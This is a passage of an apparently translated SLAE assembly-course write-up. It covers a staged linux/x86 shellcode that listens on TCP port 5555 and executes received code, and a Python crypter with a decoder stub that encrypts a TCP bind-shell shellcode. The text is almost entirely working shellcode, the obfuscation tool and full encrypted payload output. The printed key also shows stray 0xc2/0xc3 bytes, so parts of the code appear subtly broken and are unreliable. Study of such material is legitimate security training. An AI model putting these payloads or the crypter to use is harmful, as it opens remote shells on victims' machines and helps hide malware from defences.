; original: http://shell-storm.org/shellcode/files/shellcode-501.php ; linux/x86 listens for shellcode on tcp/5555 and jumps to it 83 bytes ; length 94 section .text global _start _start: sub eax, eax ; replaced imul ebx, eax ; replaced imul edx, eax ; replaced _socket: push 0x6 push 0x1 push 0x2 add al, 0x66 ; replaced add bl, 1 ; replaced lea ecx, [esp] ; replaced int 0x80 _bind: mov edi, eax ; placing descriptor push edx push WORD 0xb315 ;/* 5555 */ push WORD 2 lea ecx, [esp] ; replaced push 16 push ecx push edi xor eax, eax ; replaced add al, 0x66 ; replaced add bl, 1 ; replaced lea ecx, [esp] ; replaced int 0x80 _listen: mov bl, 4 ; replaced push 0x1 push edi add al, 0x66 ; replaced lea ecx, [esp] ; replaced int 0x80 _accept: push edx push edx push edi add al, 0x66 ; replaced mov bl, 5 ; replaced lea ecx, [esp] ; replaced int 0x80 mov ebx, eax _read: mov al, 0x3 lea ecx, [esp] ; replaced mov dx, 0x7ff mov dl, 1 ; replaced int 0x80 jmp espCode of 2nd stage
section .text global _start _start: xor eax, eax mov al, 1 xor ebx, ebx mov ebx, 100 int 0x80 
Our 2nd stage is executed: exit code is 100.
7. Crypter
This is assemby course and exam that’s why I decided to realize simple substitution cipher on assembly.
crypter.py
#!/usr/bin/python # -*- coding: utf-8 -*- import sys import random if len(sys.argv) != 2: print("Enter shellcode in hex") sys.exit(0) shellcode = sys.argv[1] plain_shellcode = bytearray.fromhex(shellcode) # Generating key key_length = len(plain_shellcode) r = ''.join(chr(random.randint(0,255)) for _ in range(key_length)) key = bytearray(r.encode()) encrypted_shellcode = "" plain_key = "" for b in range(len(plain_shellcode)): enc_b = (plain_shellcode[b] + key[b]) & 255 encrypted_shellcode += '%02x' % enc_b plain_key += '0x'+ '%02x' % key[b] + ',' print('*'*150) print(encrypted_shellcode) print('*'*150) print(plain_key) print('*'*150) print(key_length)First, create skeleton:
section .text global _start _start: ; push encrypted shellcode <PUSH ENCRYPTED SHELLCODE> jmp getdata next: pop ebx mov esi, esp mov edi, esp ; place key length mov ecx, <KEY LENGTH> decrypt: lodsb sub al, byte [ebx] inc ebx stosb loop decrypt jmp esp ; exit xor eax, eax mov al, 1 xor ebx, ebx int 0x80 getdata: call next ; Place key on next line key db <CIPHER KEY> This code requires 3 things: push instructions with encrypted shellcode, key length and cipher key itself.
Let’s encrypt TCP bind shell shellcode.
$hexopcode bind_tcp_shell 31c031db31f6566a016a02b066b30189e1cd8089c25666680929666a0289e16a105152b066b30289e1cd806a0152b066b30489e1cd80565652b066b30589e1cd8089c231c9b10389d349b03fcd8079f931c050682f2f7368682f62696e89e35089e25389e1b00bcd80Encrypt output
$./crypter.py 31c031db31f6566a016a02b066b30189e1cd8089c25666680929666a0289e16a105152b066b30289e1cd806a0152b066b30489e1cd80565652b066b30589e1cd8089c231c9b10389d349b03fcd8079f931c050682f2f7368682f62696e89e35089e25389e1b00bcd80 *******************************Encrypted shellcode******************************* 4af2f48df478632d902db527287245fb5d8f38accc18f7b4ccae29ffc514fc2dc614d5e12946c535068f392d921449b111c738a35042da18dd730a75c04b8719c5b93cab8b31554c7fb773fa8f0cb976f37ba483f2bf361ee5f1132c20ba09bf4b86ad4c6f72b78f13 ***********************************KEY******************************************* 0x19,0x32,0xc3,0xb2,0xc3,0x82,0x0d,0xc3,0x8f,0xc3,0xb3,0x77,0xc2,0xbf,0x44,0x72,0x7c,0xc2,0xb8,0x23,0x0a,0xc2,0x91,0x4c,0xc3,0x85,0xc3,0x95,0xc3,0x8b,0x1b,0xc3,0xb6,0xc3,0x83,0x31,0xc3,0x93,0xc3,0xac,0x25,0xc2,0xb9,0xc3,0x91,0xc2,0x99,0x4b,0x5e,0xc3,0xaf,0xc2,0x83,0xc2,0x84,0xc2,0x8b,0xc3,0xa4,0xc2,0xbb,0xc2,0xa6,0x4c,0x45,0x30,0x7a,0x7a,0xc2,0x80,0x52,0xc3,0xac,0x6e,0xc3,0xbb,0xc2,0x8c,0x40,0x7d,0xc2,0xbb,0x54,0x1b,0xc3,0x90,0xc3,0xb6,0x7d,0xc2,0xb1,0xc3,0xb2,0x31,0x26,0x6f,0xc2,0xa4,0x5a,0xc3,0x8e,0xc2,0xac,0xc2,0x93, ***********************************KEY LENGTH************************************ 105print push instructions for our encrypted shellcode
$python3 hex2stack.py 4af2f48df478632d902db527287245fb5d8f38accc18f7b4ccae29ffc514fc2dc614d5e12946c535068f392d921449b111c738a35042da18dd730a75c04b8719c5b93cab8b31554c7fb773fa8f0cb976f37ba483f2bf361ee5f1132c20ba09bf4b86ad4c6f72b78f13 push 0x90909013 push 0x8fb7726f ...And fill all fileds in .asm file
section .text global _start _start: ; push encrypted shellcode push 0x90909013 push 0x8fb7726f push 0x4cad864b push 0xbf09ba20 push 0x2c13f1e5 push 0x1e36bff2 push 0x83a47bf3 push 0x76b90c8f push 0xfa73b77f push 0x4c55318b push 0xab3cb9c5 push 0x19874bc0 push 0x750a73dd push 0x18da4250 push 0xa338c711 push 0xb1491492 push 0x2d398f06 push 0x35c54629 push 0xe1d514c6 push 0x2dfc14c5 push 0xff29aecc push 0xb4f718cc push 0xac388f5d push 0xfb457228 push 0x27b52d90 push 0x2d6378f4 push 0x8df4f24a jmp getdata next: pop ebx mov esi, esp mov edi, esp ; place key length mov ecx, 105 decrypt: lodsb sub al, byte [ebx] inc ebx stosb loop decrypt jmp esp ; exit xor eax, eax mov al, 1 xor ebx, ebx int 0x80 getdata: call next ; Place key on next line key db 0x19,0x32,0xc3,0xb2,0xc3,0x82,0x0d,0xc3,0x8f,0xc3,0xb3,0x77,0xc2,0xbf,0x44,0x72,0x7c,0xc2,0xb8,0x23,0x0a,0xc2,0x91,0x4c,0xc3,0x85,0xc3,0x95,0xc3,0x8b,0x1b,0xc3,0xb6,0xc3,0x83,0x31,0xc3,0x93,0xc3,0xac,0x25,0xc2,0xb9,0xc3,0x91,0xc2,0x99,0x4b,0x5e,0xc3,0xaf,0xc2,0x83,0xc2,0x84,0xc2,0x8b,0xc3,0xa4,0xc2,0xbb,0xc2,0xa6,0x4c,0x45,0x30,0x7a,0x7a,0xc2,0x80,0x52,0xc3,0xac,0x6e,0xc3,0xbb,0xc2,0x8c,0x40,0x7d,0xc2,0xbb,0x54,0x1b,0xc3,0x90,0xc3,0xb6,0x7d,0xc2,0xb1,0xc3,0xb2,0x31,0x26,0x6f,0xc2,0xa4,0x5a,0xc3,0x8e,0xc2,0xac,0xc2,0x93,Build it
$nasm32 encrypted_bindGet opcode from file
$popcode encrypted_bind Place output it into shellcode.c, compile and run.

Links
Code of all files you can find at:
github.com/2S1one/SLAE
ссылка на оригинал статьи https://habr.com/ru/post/482334/
Добавить комментарий